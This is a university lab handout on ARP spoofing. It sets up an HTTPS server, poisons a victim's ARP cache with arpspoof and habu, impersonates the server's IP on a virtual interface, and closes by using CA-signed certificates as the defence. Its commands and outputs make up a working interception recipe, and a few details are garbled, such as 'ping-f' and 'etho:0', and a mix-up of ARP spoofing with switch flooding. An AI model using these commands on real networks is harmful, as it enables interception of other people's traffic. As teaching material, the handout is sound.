

CYBERSECURITY

LAB6b: ARP Spoofing

D.E. MENACER (CEH)

Copyright © ESI – 2026

Plan

- 1. Objectives**
- 2. Lab Environment**
- 3. Creating the HTTPS website**
- 4. ARP SPOOF tools**
- 5. Setting the ARPSPOOF attack**
- 6. Tests and results**
- 7. Countermeasures**


Objectives

- In this lab, we will set up an **HTTPS** server, attack a client's connection to this server using **ARP spoofing** and **interception**, and then see how to protect the client from these attacks.
- The tool we will use is **ArpSpooF** from the **dSniff** suite.

Lab Environment

- **Windows 10 (or Ubuntu)**: victim machine, that accesses the website
- **Parrot security VM**: attacking machine **that spoofs the legitimate website**
- **Linux Webserver (or Windows Server 2016)**: *legitimate* Web server running Apache server and hosting the website <https://www.esi.net>
- **Necessary tools**: **dsniff** (that contains **arp spoof**) and **openssl** packages

Lab Environment



Configure the legitimate website <https://www.esi.dz>

- First, you need to install and configure an **Apache web service** on the **Linux webserver** with the **SSL module**:

```
$ sudo yum install httpd
```

```
$ sudo yum install mod_ssl
```

- Enable **SSL with a self-signed certificate** for the <https://www.esi.dz> :

```
$ sudo yum install crypto-utils
```

```
$ sudo genkey www.esi.dz
```

```
$ sudo ping-f www.esi.dz
```


- Start (or restart) the Apache service:

```
$ sudo systemctl start httpd ## or restart
```


- The **legitimate web server** will answer by the following message :

"This is the legitimate website www.esi.dz! "

Working of ARP protocol



ARP CACHE TABLE



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Admin>arp -a

Interface: 10.10.1.11 --- 0x8
Internet Address      Physical Address      Type
10.10.1.2             02-15-5d-42-11-87    dynamic
10.10.1.13           02-15-5d-42-11-89    dynamic
10.10.1.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
```


ARP Spoofing Attack

- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses
- ARP spoofing involves constructing many forged ARP request and reply packets to overload the switch
- The switch is set in “forwarding mode” after the ARP table is flooded with spoofed ARP replies, and attackers can then sniff all the network packets
- Attackers flood a target computer’s ARP cache with forged entries, which is also known as poisoning

How Does ARP Spoofing Work ?



ARP Spoofing/Poisoning Tools

- **arpspoof** redirects packets from a target host (or all hosts) on the LAN that are intended for another host on the LAN by forging ARP replies.
 - Source: <https://linux.die.net>
- **Habu** is a hacking toolkit that provides various commands to perform ARP poisoning, sniffing, DHCP starvation, etc.
 - Source: <https://github.com>

ARP SPOOFING WITH ARPSPOOF

- **arpspoof** redirects packets from a target host (or all hosts) on the LAN that are intended for another host on the LAN by **forging ARP** replies.
- This is an extremely effective way of sniffing traffic on a switch.

- **Syntax:**

arpspoof -i [Interface] -t [Target Host]

EXAMPLES OF ARPSPOOF USAGE

```
arpspoof -i eth0 -t 10.10.1.2 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#arpspoof -i eth0 -t 10.10.1.2 10.10.1.11
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 2:15:5d:42:11:87 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:42:11:89

arpspoof -i eth0 -t 10.10.1.11 10.10.1.2 - Parrot Terminal
File Edit View Search Terminal Help
#arpspoof -i eth0 -t 10.10.1.11 10.10.1.2
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
2:15:5d:42:11:89 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:42:11:89
```

Obtained ARP cache and MAC address is replaced with that of the attacker's system

Reverse command so that the attacker can send replies both ways

ARPSPOOFING WITH HABU

```
habu.arp.poison 10.10.1.11 10.10.1.13 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$
$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker#
# habu.arp.poison 10.10.1.11 10.10.1.13
Ether / ARP is at 02:15:5d:64:8e:61 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 02:15:5d:64:8e:61 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 02:15:5d:64:8e:61 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 02:15:5d:64:8e:61 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 02:15:5d:64:8e:61 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
```

OTHER TOOLS

- **bettercap** (<https://github.com>)
- **Ettercap** (<https://www.ettercap-project.org>)
- **RITM** (<https://github.com>)
- **ARP Spoofer** (<https://github.com>)
- **larp** (<https://github.com>)

Using ARPspooof

- From **Parrot VM**, launch the **arpspooof** command :

sudo arpspoof -t 10.10.0.100 10.10.0.3

<i>sudo</i>	<i>arpspoof</i>	<i>-t</i>	<i>10.10.0.100</i>	<i>10.10.0.3</i>
			target is the machine we want to attack (here Windows 10 or Ubuntu VM);	host is the machine we want to spoof (here Windows Server 2016 or Linux Web server VM).

- This program is active until its closure.

Receiving messages addressed to the legitimate server

- To attack the client, all you need to do is obtain the legitimate server's IP address.
- At that point, the client should no longer be able to connect to the legitimate web server.
- We will configure the attacking server (Parrot VM) to receive and respond to messages from the client.

Receiving messages addressed to the legitimate server

- Initially, the attacking server must accept the messages received in place of the **legitimate server**.
- By default, messages are received at the **Ethernet layer** but are rejected by **the attacker's IP layer**: this layer rejects messages whose destination is not its own.
- A **virtual interface** must be configured to receive these messages:

```
$ sudo ifconfig etho:0 10.10.0.3 ## Spoofed  
IP address
```

Finalizing the attack

- Next, you need to configure an **HTTPS server on the attacking server**, using a different **index.html** file than the legitimate server to clearly distinguish between the two cases.
- For example, display the following message on the webpage: "**You have been hacked!**"
- Finally, **connect to the legitimate server** using the client:
 - Which server responds? What can you deduce about the security of the HTTPS protocol and browser security exceptions?

Countermeasures

- In the first part of this lab, we used **self-signed certificates** by default, meaning certificates not validated by a recognized certificate authority.
- In this case, the client cannot verify the server's certificate, and it is possible for an attacker to impersonate the server, **even though the HTTPS protocol is secure.**

Solution

- **Certificate authorities** can solve this problem by allowing only the owner of the domain **ww.esi.dz** to present a certificate for the website <https://www.esi.dz> .
- We need to instantiate such an authority, have it recognized by the client machine (Windows 10 or Ubuntu), and **sign the server's certificate with this authority's key**.
- This has already done in the **PKI Lab** (Lab2 using **OpenSSL**).

New test

- Now we are using CA signed certificate instead of Self-signed one.
- Connect with the client machine (Windows 10 or Ubuntu) and verify that the certificate is automatically accepted.
- Don't forget to stop the ARP attack and possibly flush the client's corrupted ARP table with the following command:

\$ sudo arp -d

- If we repeat the tests, we will see that the ARP spoofing attack cannot take place.

QUESTION

- **How to Defend Against ARP Spoofing (Poisoning)?**